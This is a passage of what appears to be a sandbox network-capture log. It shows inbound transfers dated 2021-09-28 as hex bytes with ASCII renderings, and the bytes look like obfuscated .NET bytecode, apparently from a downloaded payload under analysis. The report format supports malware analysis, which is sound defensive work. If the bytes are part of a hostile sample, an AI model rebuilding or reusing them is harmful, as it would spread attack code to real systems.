2021-09-28 05:54:35 UTC	155	IN	Data Raw: 00 00 38 98 ff ff ff 11 27 28 52 05 00 06 39 aa ff ff ff 20 01 00 00 00 28 76 05 00 06 39 7d ff ff ff 26 38 73 ff ff ff dd 88 00 00 00 26 20 00 00 00 00 28 75 05 00 06 3a 0a 00 00 00 26 38 00 00 00 00 fe 0c 17 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd c3 00 00 00 20 03 00 00 00 38 7d f4 ff ff d0 43 00 00 02 28 4d 05 00 06 6f a3 00 00 0a 28 72 05 00 06 28 73 05 00 06 72 62 01 00 70 28 74 05 00 06 73 40 00 00 0a 7a 16 13 2a 20 06 00 00 00 38 47 f4 ff ff 17 28 4c 05 00 06 20 13 00 00 00 28 76 05 00 06 39 32 f4 ff ff 26 38 28 f4 ff ff 16 13 2a 20 10 00 00 00 28 76 05 00 06 39 1a f4 ff ff 26 38 10 f4 ff ff 11 2a 39 b9 ff ff ff 20 0c 00 00 00 28 76 05 00 06 39 fe f3 ff ff 26 38 f4 f3 ff ff 11 2a 39 6f f5 ff ff 20 00 00 00 00 28 76 05 00 06 39 e2 f3 ff ff Data Ascii: 8'(R9 (v9}&8s& (u:&8E8 8}C(Mo(r(srbp(ts@z* 8G(L (v92&8(* (v9&8*9 (v9&8*9o (v9
2021-09-28 05:54:35 UTC	156	IN	Data Raw: 00 00 19 14 00 00 28 00 00 00 11 16 00 00 f5 04 00 00 f8 18 00 00 ac 19 00 00 8e 23 00 00 ea 0d 00 00 24 28 00 00 bd 15 00 00 e8 02 00 00 68 0c 00 00 fc 01 00 00 db 19 00 00 87 13 00 00 c4 1f 00 00 93 19 00 00 db 27 00 00 75 05 00 00 f3 06 00 00 e0 22 00 00 b2 03 00 00 e9 25 00 00 21 27 00 00 89 2b 00 00 6d 2b 00 00 cc 29 00 00 6a 1b 00 00 5b 1e 00 00 ea 11 00 00 c6 10 00 00 5c 05 00 00 1d 29 00 00 d5 08 00 00 c0 12 00 00 bd 0a 00 00 fe 28 00 00 35 0d 00 00 43 0f 00 00 7d 1a 00 00 ca 1a 00 00 1c 04 00 00 cf 1b 00 00 6c 20 00 00 8d 08 00 00 7d 28 00 00 3c 10 00 00 38 05 00 00 a2 2b 00 00 26 0f 00 00 42 1e 00 00 3a 2a 00 00 bd 07 00 00 48 20 00 00 76 19 00 00 34 04 00 00 e7 07 00 00 51 11 00 0 0 95 06 00 00 59 06 00 00 3c 28 00 00 69 0b 00 00 cd 1d 00 00 61 Data Ascii: (#$(h'u"%!'+m+)j[\)(5C}l }(<8+&B:*H v4QY<(ia
2021-09-28 05:54:35 UTC	158	IN	Data Raw: 05 00 06 3a 98 f6 ff ff 26 20 fc 00 00 00 38 8d f6 ff ff fe 0c 25 00 20 0f 00 00 00 20 25 00 00 00 20 54 00 00 00 58 9c 20 46 00 00 00 38 6e f6 ff ff fe 0c 0a 00 20 07 00 00 00 fe 0c 21 00 9c 20 2f 00 00 00 28 76 05 00 06 39 51 f6 ff ff 26 38 47 f6 ff ff fe 0c 25 00 20 0a 00 00 00 fe 0c 31 00 9c 20 0d 01 00 00 38 33 f6 ff ff 11 14 28 54 05 00 06 16 6a 28 55 05 00 06 20 63 00 00 00 28 76 05 00 06 39 16 f6 ff ff 26 38 0c f6 ff ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 21 00 20 6a 00 00 0 0 28 75 05 00 06 3a f2 f5 ff ff 26 38 e8 f5 ff ff fe 0c 0a 00 20 10 00 00 00 20 b4 00 00 00 20 3c 00 00 00 59 9c 20 58 00 00 00 28 76 05 00 06 3a c8 f5 ff ff 26 20 2f 01 00 00 38 bd f5 ff ff fe 0c 0a 00 20 18 00 00 00 fe 0c 21 00 9c 20 b5 00 00 00 28 75 05 00 06 3a a0 f5 ff Data Ascii: :& 8% % TX F8n ! /(v9Q&8G% 1 83(Tj(U c(v9&8 RY! j(u:&8 <Y X(v:& /8 ! (u:
2021-09-28 05:54:35 UTC	159	IN	Data Raw: 25 00 20 04 00 00 00 fe 0c 31 00 9c 20 38 00 00 00 28 75 05 00 06 3a 2c f1 ff ff 26 38 22 f1 ff ff fe 0c 0a 00 20 1f 00 00 00 20 63 00 00 00 20 3c 00 00 00 58 9c 20 de 00 00 00 fe 0e 16 00 38 ff f0 ff ff 20 85 00 00 00 20 3f 00 00 00 59 fe 0e 21 00 20 02 00 00 00 38 ea f0 ff ff fe 0c 0a 00 20 12 00 00 00 fe 0c 21 00 9c 20 41 01 00 00 38 d2 f0 ff ff 20 de 00 00 00 20 4a 00 00 00 59 fe 0e 21 00 20 72 00 00 00 38 b9 f0 ff ff fe 0c 25 00 20 00 00 00 00 fe 0c 31 00 9c 20 24 01 00 00 38 a1 f0 ff ff fe 0c 25 00 20 0c 00 00 00 20 f5 00 00 00 20 51 00 00 00 59 9c 20 49 00 00 00 38 82 f0 ff ff fe 0c 0a 00 20 19 00 00 00 fe 0c 21 00 9c 20 5e 00 00 00 38 6a f0 ff ff 20 0a 00 00 00 20 32 00 00 00 58 fe 0e 21 00 20 44 01 00 00 38 51 f0 ff ff 20 5c 00 00 00 20 70 00 00 Data Ascii: % 1 8(u:,&8" c <X 8 ?Y! 8 ! A8 JY! r8% 1 $8% QY I8 ! ^8j 2X! D8Q \ p
2021-09-28 05:54:35 UTC	160	IN	Data Raw: 00 00 00 20 3e 00 00 00 59 fe 0e 21 00 20 3b 01 00 00 38 d7 eb ff ff fe 0c 25 00 20 0f 00 00 00 20 e8 00 00 00 20 4d 00 00 00 59 9c 20 86 00 00 00 28 76 05 00 06 39 b3 eb ff ff 26 20 28 00 00 00 38 a8 eb ff ff 20 1e 00 00 00 20 02 00 00 00 59 fe 0e 31 00 20 d7 00 00 00 38 8f eb ff ff fe 0c 25 00 20 09 00 00 00 20 47 00 00 00 20 07 00 00 00 58 9c 20 1f 00 00 00 38 70 eb ff ff fe 0c 0a 00 20 16 00 00 00 20 e0 00 00 00 20 4a 00 00 00 59 9c 20 a7 00 00 00 28 76 05 00 06 3a 4c eb ff ff 26 20 32 01 00 00 38 41 eb ff ff 20 c7 00 00 00 20 42 00 00 00 59 fe 0e 21 00 20 59 00 00 00 fe 0e 16 00 38 20 eb ff ff 20 1d 00 00 00 20 64 00 00 00 58 fe 0e 21 00 20 98 00 00 00 38 0b eb ff ff fe 0c 0a 00 20 03 00 00 00 fe 0c 21 00 9c 20 b9 00 00 00 38 f3 ea ff ff 20 f7 00 00 Data Ascii: >Y! ;8% MY (v9& (8 Y1 8% G X 8p JY (v:L& 28A BY! Y8 dX! 8 ! 8
2021-09-28 05:54:35 UTC	162	IN	Data Raw: ff 26 38 8a e6 ff ff fe 0c 25 00 20 07 00 00 00 fe 0c 31 00 9c 20 0b 00 00 00 28 76 05 00 06 39 71 e6 ff ff 26 20 06 00 00 00 38 66 e6 ff ff 20 10 00 00 00 8d 2d 00 00 01 fe 0e 25 00 20 e8 00 00 00 38 4e e6 ff ff fe 0c 25 00 20 0a 00 00 00 fe 0c 31 00 9c 20 79 00 00 00 28 76 05 00 06 39 31 e6 ff ff 26 38 27 e6 ff ff fe 0c 0a 00 20 05 00 00 00 fe 0c 21 00 9c 20 4b 00 00 00 28 76 05 00 06 39 0e e6 ff ff 26 38 04 e6 ff ff fe 0c 25 00 20 0e 00 00 00 fe 0c 31 00 9c 20 54 00 00 00 28 76 05 00 06 39 eb e5 ff ff 26 20 37 00 00 00 38 e0 e5 ff ff 20 79 00 00 00 20 74 00 00 00 58 fe 0e 31 00 20 7e 00 00 00 28 75 05 00 06 3a c2 e5 ff ff 26 20 7a 00 00 00 38 b7 e5 ff ff fe 0c 0a 00 20 13 00 00 00 20 8c 00 00 00 20 0f 00 00 00 58 9c 2 0 08 00 00 00 38 98 e5 ff ff 20 ec Data Ascii: &8% 1 (v9q& 8f -% 8N% 1 y(v91&8' ! K(v9&8% 1 T(v9& 78 y tX1 ~(u:& z8 X 8
2021-09-28 05:54:35 UTC	163	IN	Data Raw: 13 30 20 4a 01 00 00 28 76 05 00 06 39 2b e1 ff ff 26 38 21 e1 ff ff fe 0c 0a 00 20 1b 00 00 00 fe 0c 21 00 9c 20 20 01 00 00 fe 0e 16 00 38 05 e1 ff ff fe 0c 0a 00 20 09 00 00 00 fe 0c 21 00 9c 20 da 00 00 00 38 f1 e0 ff ff 20 a7 00 00 00 20 37 00 00 00 59 fe 0e 31 00 20 70 00 00 00 fe 0e 16 00 38 d0 e0 ff ff 20 a7 00 00 00 20 37 00 00 00 59 fe 0e 31 00 20 9d 00 00 00 38 bb e0 ff ff fe 0c 25 00 20 02 00 00 00 20 3f 00 00 00 20 57 00 00 00 58 9c 20 3c 00 00 00 28 76 05 00 06 3a 97 e0 ff ff 26 20 d9 00 00 00 38 8c e0 ff ff fe 0c 0a 00 20 10 00 00 00 20 5e 00 00 00 20 53 00 00 00 58 9c 20 4f 01 00 00 38 6d e0 ff ff 20 69 00 00 00 20 47 00 00 00 58 fe 0e 21 00 20 bc 00 00 00 38 54 e0 ff ff fe 0c 25 00 20 0b 00 00 00 fe 0c 31 00 9c 20 fa 00 00 00 38 3c e0 ff Data Ascii: 0 J(v9+&8! ! 8 ! 8 7Y1 p8 7Y1 8% ? WX <(v:& 8 ^ SX O8m i GX! 8T% 1 8<

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	164	IN	Data Raw: 7c 00 00 00 20 36 00 00 00 58 fe 0e 21 00 20 bc 00 00 00 28 76 05 00 06 3a c6 db ff ff 26 20 e3 00 00 00 38 bb db ff ff 20 02 00 00 00 20 57 00 00 00 58 fe 0e 21 00 20 66 00 00 00 28 76 05 00 06 39 9d db ff ff 26 38 93 db ff ff fe 0c 0a 00 20 18 00 00 00 fe 0c 21 00 9c 20 c6 00 00 00 38 7f db ff ff 20 ae 00 00 00 20 3a 00 00 00 59 fe 0e 21 00 20 e7 00 00 00 28 76 05 00 06 39 61 db ff ff 26 20 5a 00 00 00 38 56 db ff ff 20 24 00 00 00 20 0c 00 00 00 58 fe 0e 31 00 20 2a 00 00 00 38 3d db ff ff 20 65 00 00 00 20 24 00 00 00 58 fe 0e 21 00 20 42 00 00 00 38 24 db ff ff fe 0c 0a 00 20 0f 00 00 00 20 6c 00 00 00 20 63 00 00 00 58 9c 20 27 01 00 00 38 05 db ff ff 20 a4 00 00 00 20 50 00 00 00 59 fe 0e 21 00 20 56 01 00 00 38 ec da ff ff 20 4b 00 00 00 20 78 00 Data Ascii: | 6X! (v:& 8 WX! f(v9&8 ! 8 :Y! (v9a& Z8V $ X1 *8= e $X! B8$ l cX '8 PY! V8 K x
2021-09-28 05:54:35 UTC	166	IN	Data Raw: d6 ff ff 20 80 00 00 00 20 2a 00 00 00 59 fe 0e 21 00 20 91 00 00 00 38 6e d6 ff ff fe 0c 0a 00 20 15 00 00 00 20 7d 00 00 00 20 29 00 00 00 59 9c 20 07 01 00 00 38 4f d6 ff ff fe 0c 25 00 20 02 00 00 00 20 aa 00 00 00 20 38 00 00 00 59 9c 20 06 01 00 00 28 76 05 00 06 39 2b d6 ff ff 26 38 21 d6 ff ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 31 00 20 6b 00 00 00 38 0c d6 ff ff fe 0c 0a 00 20 13 00 00 00 fe 0c 21 00 9c 20 61 00 00 00 fe 0e 16 00 38 ec d5 ff ff 20 77 00 00 00 20 4a 00 00 00 58 fe 0e 21 00 20 96 00 00 00 38 d7 d5 ff ff fe 0c 0a 00 20 02 00 00 00 20 d8 00 00 00 20 48 00 00 00 59 9c 20 e0 00 00 00 28 75 05 00 06 3a b3 d5 ff ff 26 20 44 00 00 00 38 a8 d5 ff ff fe 0c 0a 00 20 09 00 00 00 20 cc 00 00 00 20 44 00 00 00 59 9c 20 c5 00 00 00 28 76 05 Data Ascii: *Y! 8n })Y 8O% 8Y (v9+&8! RY1 k8 ! a8 w JX! 8 HY (u:& D8 DY (v
2021-09-28 05:54:35 UTC	167	IN	Data Raw: 0c 0a 00 20 12 00 00 00 fe 0c 21 00 9c 20 0f 01 00 00 38 1a d1 ff ff fe 0c 0a 00 20 1d 00 00 00 fe 0c 21 00 9c 20 b7 00 00 00 28 75 05 00 06 3a fd d0 ff ff 26 20 32 00 00 00 38 f2 d0 ff ff fe 0c 0a 00 20 08 00 00 00 fe 0c 21 00 9c 20 c2 00 00 00 28 76 05 00 06 39 d5 d0 ff ff 26 20 bb 00 00 00 38 ca d0 ff ff fe 0c 0a 00 20 0f 00 00 00 20 1e 00 00 00 20 5b 00 00 00 58 9c 20 9b 00 00 00 28 76 05 00 06 39 a6 d0 ff ff 26 20 37 00 00 00 38 9b d0 ff ff 20 29 00 00 00 20 26 00 00 00 58 fe 0e 21 00 20 1a 00 00 00 38 82 d0 ff ff 20 98 00 00 00 20 32 00 00 00 59 fe 0e 21 00 20 49 01 00 00 fe 0e 16 00 38 61 d0 ff ff 20 d8 00 00 00 20 48 00 00 00 59 fe 0e 21 00 20 8e 00 00 00 38 4c d0 ff ff fe 0c 25 00 20 08 00 00 00 20 ae 00 00 00 20 3c 00 00 00 58 9c 20 71 00 00 00 Data Ascii: ! 8 ! (u:& 28 ! (v9& 8 [X (v9& 78) &X! 8 2Y! l8a HY! 8L% <X q
2021-09-28 05:54:35 UTC	168	IN	Data Raw: 05 16 13 09 16 13 0a 38 ed 02 00 00 11 0a 1a 5a 13 0b 20 ff 00 00 00 13 0c 16 13 0d 11 0a 11 05 17 59 40 44 00 00 00 11 04 16 3e 3c 00 00 00 16 13 08 16 13 0e 38 23 00 00 00 11 0e 16 3e 06 00 00 00 11 08 1e 62 13 08 11 08 09 09 8e 69 17 11 0e 58 59 91 60 13 08 11 0e 17 58 13 0e 11 0e 11 04 3f d4 ff ff ff 38 2b 00 00 00 11 0b 13 09 09 11 09 19 58 e0 91 1f 18 62 09 11 09 18 58 e0 91 1f 10 62 60 09 11 09 17 58 e0 91 1e 62 60 09 11 09 e0 91 60 13 08 11 07 13 07 11 07 11 07 20 20 97 58 46 fe 0e 28 00 fe 0e 29 00 20 f6 b2 4c 5e fe 0e 2a 00 20 96 87 58 0c fe 0e 2b 00 20 4f 6e 45 5c fe 0e 2c 00 fe 0c 28 00 20 ff 00 ff 00 5f fe 0e 2d 00 fe 0c 28 00 20 00 ff 00 ff 5f fe 0e 2e 00 fe 0c 2d 00 1e 64 fe 0c 2e 00 1e 62 60 fe 0c 2b 00 61 fe 0e 2d 00 fe 0c 28 00 1d 62 fe Data Ascii: 8Z Y@D><8#>biXY`X?8+XbXb`Xb`` XF() L^* X+ OnE\,(_-(_.-d.b`+a-(b
2021-09-28 05:54:35 UTC	169	IN	Data Raw: 0a 38 1f 00 00 00 11 24 7e d5 00 00 0a 6f d4 00 00 0a 38 0e 00 00 00 11 24 7e d6 00 00 0a 11 25 6f d7 00 00 0a 11 25 17 58 13 25 11 25 11 20 3f 7f ff ff ff 11 24 7e d8 00 00 0a 6f d4 00 00 0a 11 24 11 1d 3a 0a 00 00 00 7e 73 00 00 0a 38 05 00 00 00 7e 6b 00 00 0a 11 1e 6f d9 00 00 0a 11 24 7e 67 00 00 0a 6f d4 00 00 0a 11 1a 14 11 23 06 6f da 00 00 0a 6f cc 00 00 0a 11 19 17 58 13 19 11 19 11 18 8e 69 3f f8 fd ff ff dd 06 00 00 00 26 dd 00 00 00 00 2a 41 34 00 00 02 00 00 00 14 00 00 00 f4 03 00 00 08 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 39 06 00 00 39 06 00 00 06 00 00 00 1b 00 00 01 5a 28 db 00 00 0a 39 0b 00 00 00 72 16 02 00 70 73 40 00 00 0a 7a 2a 00 13 30 04 00 34 00 00 00 59 00 00 11 20 02 00 00 00 8d 16 00 00 01 0a 06 20 00 00 Data Ascii: 8$~o8$~%o%X%% ?$~o$:~s8~ko$~go#ooXi?&*A499Z(9rps@z*04Y
2021-09-28 05:54:35 UTC	171	IN	Data Raw: 00 00 69 56 00 00 ba 11 00 00 00 16 00 00 5a 15 00 00 41 1c 00 00 46 13 00 00 64 28 00 00 e9 18 00 00 b6 0a 00 00 da 55 00 00 71 39 00 00 64 2e 00 00 5d 0a 00 00 f9 52 00 00 89 18 00 00 3c 1d 00 00 e0 23 00 00 78 44 00 00 1c 53 00 00 38 09 00 00 b5 1a 00 00 3a 3f 00 00 b3 38 00 00 fd 25 00 00 5b 3a 00 00 72 24 00 00 43 01 00 00 43 2f 00 00 4e 14 00 00 eb 41 00 00 20 12 00 00 1b 3f 00 00 c4 0f 00 00 10 3f 00 00 7d 14 00 00 5d 3b 00 00 d0 08 00 00 41 45 00 00 aa 1f 00 00 1b 0c 00 00 a1 37 00 00 4e 55 00 00 12 15 00 00 1c 4a 00 00 cf 32 00 00 ec 48 00 00 f8 1d 00 00 c5 03 00 00 99 09 00 00 f5 36 00 00 ff 50 00 00 4e 20 00 00 c0 51 00 00 97 15 00 00 84 29 00 00 7d 53 00 00 2b 0c 00 00 b7 39 00 00 11 0b 00 00 19 3a 00 00 76 52 00 00 2e 05 00 00 85 22 00 00 37 Data Ascii: iVZAFd(Uq9d.]R<#xDS8:?8%[:r$CC/NA ??}];AE7NUJ2H6PN Q)}S+9:vR."7
2021-09-28 05:54:35 UTC	172	IN	Data Raw: 00 b3 44 00 00 ff 27 00 00 34 0a 00 00 90 38 00 00 82 4c 00 00 be 18 00 00 e2 1c 00 00 69 45 00 00 3e 16 00 00 e1 53 00 00 2b 44 00 00 86 3d 00 00 07 10 00 00 53 3f 00 00 05 00 00 00 1a 52 00 00 8c 3b 00 00 c2 17 00 00 e1 3d 00 00 79 33 00 00 86 4b 00 00 3b 0b 00 00 64 3f 00 00 24 25 00 00 ef 2f 00 00 87 57 00 00 e0 46 00 00 9d 4c 00 00 8c 56 00 00 b5 4c 00 00 46 31 00 00 bc 09 00 00 7f 0b 00 00 ca 54 00 00 b0 3d 00 00 75 10 00 00 f6 39 00 00 0b 49 00 00 a6 31 00 00 12 45 00 00 46 36 00 00 ef 05 00 00 29 39 00 00 b2 4a 00 00 8d 1f 00 00 8e 23 00 00 14 10 00 00 d3 22 00 00 36 56 00 00 3f 4b 00 00 1a 19 00 00 57 3d 00 00 d3 13 00 00 73 30 00 00 b1 04 00 00 bf 2e 00 00 d8 21 00 00 bd 24 00 00 5a 4a 00 00 1c 09 00 00 e9 09 00 00 92 47 00 00 19 54 00 00 cb 23 Data Ascii: D'48LiE>S+D=S?R;=y3K;d?$%/WFLVLF1T=u9I1EF6)9J#"6V?KW=s0.!$ZJGT#
2021-09-28 05:54:35 UTC	174	IN	Data Raw: fe 0c 04 00 20 0f 00 00 00 fe 0c 79 00 9c 20 4e 02 00 00 38 73 f4 ff ff 11 4b 16 11 4b 8e 69 28 a1 05 00 06 20 10 00 00 00 28 d1 05 00 06 39 58 f4 ff ff 26 20 ad 00 00 00 38 4d f4 ff ff 11 47 17 28 81 05 00 06 28 af 05 00 06 28 b0 05 00 06 13 3a 20 27 00 00 00 28 d1 05 00 06 3a 2a f4 ff ff 26 38 20 f4 ff ff fe 0c 04 00 20 06 00 00 00 fe 0c 79 00 9c 20 85 02 00 00 fe 0e 21 00 38 04 f4 ff ff 20 69 00 00 00 20 25 00 00 00 58 fe 0e 00 00 20 c9 01 00 00 28 d1 05 00 06 3a ea f3 ff ff 26 38 e0 f3 ff ff fe 0c 0a 00 20 1e 00 00 00 20 8f 00 00 00 20 2f 00 00 00 59 9c 20 31 00 00 00 28 d1 05 00 06 3a c0 f3 ff ff 26 38 b6 f3 ff ff fe 0c 04 00 20 06 00 00 00 fe 0c 79 00 9c 20 f2 00 00 00 38 a2 f3 ff ff 11 4e 13 62 20 1e 02 00 00 28 d2 05 00 06 39 8f f3 ff ff 26 38 85 Data Ascii: y N8sKKi((9X& 8MG(((: '(:*&8 y !8 i %X (:&8 /Y 1(:&8 y 8Nb (9&8
2021-09-28 05:54:35 UTC	175	IN	Data Raw: 00 00 00 59 9c 20 7e 02 00 00 38 23 ef ff ff 11 33 1a 1f 69 9c 20 5f 00 00 00 28 d2 05 00 06 39 0e ef ff ff 26 38 04 ef ff ff 11 71 11 20 18 58 11 5c 18 91 9c 20 68 02 00 00 38 f3 ee ff ff fe 0c 0a 00 20 0b 00 00 00 fe 0c 00 00 9c 20 31 01 00 00 38 db ee ff ff 38 9f 09 00 00 20 de 00 00 00 28 d2 05 00 06 39 c7 ee ff ff 26 38 bd ee ff ff fe 0c 04 00 20 00 00 00 00 fe 0c 79 00 9c 20 24 02 00 00 38 a9 ee ff ff 7e 2d 00 00 0a 13 3a 20 9a 02 00 00 38 98 ee ff ff 11 33 19 1f 6a 9c 20 4c 01 00 00 38 88 ee ff ff 11 71 11 20 1c 58 11 0e 1c 91 9c 20 1c 01 00 00 28 d1 05 00 06 3a 6e ee ff ff 26 38 64 ee ff ff 38 ee 32 00 00 20 b8 00 00 00 38 59 ee ff ff fe 0c 0a 00 20 10 00 00 00 20 a5 00 00 00 20 34 00 00 00 58 9c 20 79 02 00 00 28 d2 05 00 06 39 35 ee ff ff 26 20 Data Ascii: Y ~8#3i _(9&8q X\ h8 188 (9&8 y $8~-: 83j L8q X (:n&8d82 8Y 4X y(95&
2021-09-28 05:54:35 UTC	176	IN	Data Raw: 00 06 3a d2 e9 ff ff 26 38 c8 e9 ff ff 20 10 00 00 00 8d 2d 00 00 01 fe 0e 04 00 20 09 02 00 00 38 b4 e9 ff ff 20 5b 00 00 00 20 0f 00 00 00 58 fe 0e 00 00 20 82 00 00 00 28 d1 05 00 06 3a 96 e9 ff ff 26 38 8c e9 ff ff fe 0c 04 00 20 01 00 00 00 20 a5 00 00 00 20 37 00 00 00 59 9c 20 22 00 00 00 38 71 e9 ff ff 11 1d 17 40 49 23 00 00 20 4f 01 00 00 38 5f e9 ff ff fe 0c 0a 00 20 03 00 00 00 20 32 00 00 00 20 04 00 00 00 58 9c 20 bf 01 00 00 28 d1 05 00 06 39 3b e9 ff ff 26 20 d0 01 00 00 38 30 e9 ff ff 11 83 1a 1f 69 9c 20 9c 00 00 00 38 20 e9 ff ff fe 0c 0a 00 20 1d 00 00 00 20 2c 00 00 00 20 66 00 00 00 58 9c 20 58 01 00 00 38 01 e9 ff ff 11 77 17 58 13 77 20 38 01 00 00 38 f1 e8 ff ff 11 71 11 20 1d 58 11 5c 1d 91 9c 20 77 02 00 00 28 d2 05 00 06 39 d7 Data Ascii: :&8 - 8 [X (:&8 7Y "8q@I# O8_ 2 X (9;& 80i 8 , fX X8wXw 88q X\ w(9

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	178	IN	Data Raw: 7c e4 ff ff fe 0c 0a 00 20 0a 00 00 00 20 10 00 00 00 20 6d 00 00 00 58 9c 20 b7 01 00 00 38 5d e4 ff ff 38 92 18 00 00 20 81 00 00 00 fe 0e 21 00 38 46 e4 ff ff fe 0c 0a 00 20 1b 00 00 00 fe 0c 00 00 9c 20 d0 00 00 00 00 28 d1 05 00 06 3a 2d e4 ff ff 26 38 23 e4 ff ff fe 0c 04 00 20 05 00 00 00 fe 0c 79 00 9c 20 ce 01 00 00 28 d2 05 00 06 39 0a e4 ff ff 26 38 00 e4 ff ff 20 20 00 00 00 20 03 00 00 00 58 fe 0e 00 00 20 8e 00 00 00 fe 0e 21 00 38 e3 e3 ff ff 38 99 06 00 00 20 df 01 00 00 38 d8 e3 ff ff 7e db 00 00 04 28 c3 05 00 06 28 cc 05 00 06 28 cd 05 00 06 20 81 00 00 00 28 d2 05 00 06 3a b5 e3 ff ff 26 20 a5 01 00 00 38 aa e3 ff ff 20 05 00 00 00 20 3b 00 00 00 58 fe 0e 79 00 20 7f 01 00 00 38 91 e3 ff ff fe 0c 0a 00 20 1e 00 00 00 20 5e 00 00 00 20 72 Data Ascii: | mX 8]8 !8F (:-&8# y (9&8 X !88 8~((((:& 8 ;Xy 8 ^ r
2021-09-28 05:54:35 UTC	179	IN	Data Raw: 20 53 00 00 00 28 d1 05 00 06 39 18 df ff ff 26 20 59 00 00 00 38 0d df ff ff fe 0c 0a 00 20 14 00 00 00 fe 0c 00 00 9c 20 43 00 00 00 38 f5 de ff ff 20 5b 00 00 00 20 59 00 00 00 58 fe 0e 00 00 20 30 00 00 00 38 dc de ff ff fe 0c 04 00 20 0d 00 00 00 20 48 00 00 00 20 75 00 00 00 58 9c 20 1a 01 00 00 38 bd de ff ff 20 fd 00 00 00 20 54 00 00 00 59 fe 0e 79 00 20 a2 00 00 00 38 a4 de ff ff 11 77 11 64 3f 8d 0d 00 00 20 13 00 00 00 28 d2 05 00 06 3a 8c de ff ff 26 20 17 00 00 00 38 81 de ff ff fe 0c 0a 00 20 01 00 00 00 20 f7 00 00 00 20 52 00 00 00 59 9c 20 b9 01 00 00 28 d1 05 00 06 3a 5d de ff ff 26 38 53 de ff ff 11 2c 73 43 00 00 0a 28 bd 05 00 06 6a 13 5a 20 fc 00 00 00 38 3e de ff ff 11 76 28 a6 05 00 06 13 61 20 36 00 00 00 28 d1 05 00 06 3a 26 de Data Ascii: S(9& Y8 C8 [YX 08 H uX 8 TYy 8wd? (:& 8 RY (:]&8S,sC(jZ 8>v(a 6(:&
2021-09-28 05:54:35 UTC	180	IN	Data Raw: 0a 00 20 0f 00 00 00 20 46 00 00 00 20 26 00 00 00 58 9c 20 1d 00 00 00 38 b1 d9 ff ff fe 0c 04 00 20 06 00 00 00 20 31 00 00 00 20 5e 00 00 00 58 9c 20 c7 00 00 00 38 92 d9 ff ff 20 9e 00 00 00 20 34 00 00 00 59 fe 0e 79 00 20 3f 02 00 00 28 d2 05 00 06 39 74 d9 ff ff 26 20 b6 00 00 00 38 69 d9 ff ff 11 33 1f 0a 1f 6c 9c 20 82 02 00 00 38 58 d9 ff ff 12 3e 28 f4 00 00 0a 11 18 1a 5a 6a 58 73 43 00 00 0a 11 76 28 a6 05 00 06 28 b3 05 00 06 20 2a 02 00 00 38 30 d9 ff ff 7e da 00 00 04 28 9f 05 00 06 28 a0 05 00 06 13 1f 20 3b 00 00 00 28 d1 05 00 06 3a 10 d9 ff ff 26 38 06 d9 ff ff 20 bd 00 00 00 20 1b 00 00 00 58 fe 0e 00 00 20 2f 02 00 00 28 d2 05 00 06 39 ec d8 ff ff 26 38 e2 d8 ff ff fe 0c 04 00 20 00 00 00 00 20 07 00 00 00 20 7c 00 00 00 58 9c 20 59 Data Ascii: F &X 8 1 ^X 8 4Yy ?(9t& 8i3l 8X>(ZjXsCv((*80~((;(:&8 X /(9&8 |X Y
2021-09-28 05:54:35 UTC	182	IN	Data Raw: 05 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 1a 00 45 02 00 00 00 cf 00 00 00 05 00 00 00 38 ca 00 00 00 00 11 5a 73 43 00 00 0a d0 48 00 00 02 28 b6 05 00 06 28 bb 05 00 06 13 6d 20 00 00 00 00 28 d1 05 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 57 00 45 02 00 00 00 3a 00 00 00 05 00 00 00 38 35 00 00 00 d0 48 00 00 02 28 b6 05 00 06 11 6d 28 c3 05 00 06 28 c4 05 00 06 74 48 00 00 02 80 db 00 00 04 20 00 00 00 00 28 d2 05 00 06 39 bf ff ff ff 26 38 b5 ff ff ff dd 47 00 00 00 26 20 00 00 00 00 28 d2 05 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 50 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 15 00 00 00 20 00 00 00 00 28 d2 05 00 06 39 2a ff ff ff 26 38 20 ff ff ff dd 73 24 00 00 00 20 a7 02 00 00 38 73 Data Ascii: 9& 8E8ZsCH((m (9& 8WE:85H(m((tH (9&8G& (9& 8PE8 (9*&8 s$ 8s
2021-09-28 05:54:35 UTC	183	IN	Data Raw: 00 20 1d 01 00 00 38 11 cf ff ff 20 ea 00 00 00 20 4e 00 00 00 59 fe 0e 79 00 20 1f 02 00 00 28 d1 05 00 06 3a f3 ce ff ff 26 38 e9 ce ff ff 11 4b 17 11 1f 16 91 9c 20 29 00 00 00 38 db ce ff ff 12 51 7e d3 00 00 04 11 76 28 a6 05 00 06 6a 58 11 65 6a 59 28 43 00 00 0a 20 65 01 00 00 38 b8 ce ff ff 20 6c 00 00 00 20 3a 00 00 00 59 fe 0e 00 00 20 ba 01 00 00 28 d2 05 00 06 39 9a ce ff ff 26 38 90 ce ff ff d0 43 00 00 02 28 b6 05 00 06 6f a3 00 00 0a 28 a4 05 00 06 28 a5 05 00 06 16 3e af 02 00 00 20 7b 00 00 00 38 6b ce ff ff 72 fe 02 00 70 16 28 88 05 00 06 14 28 89 05 00 06 3a b5 e5 ff ff 20 02 02 00 00 28 d1 05 00 06 3a 46 ce ff ff 26 38 3c ce ff ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 00 00 20 41 00 00 00 38 27 ce ff ff 11 28 17 58 13 28 20 ec 01 00 Data Ascii: 8 NYy (:&8K)8Q~v(jXejY(C e8 l :Y (9&8C(o((> {8krp((: (:F&8< RY A8'(X(
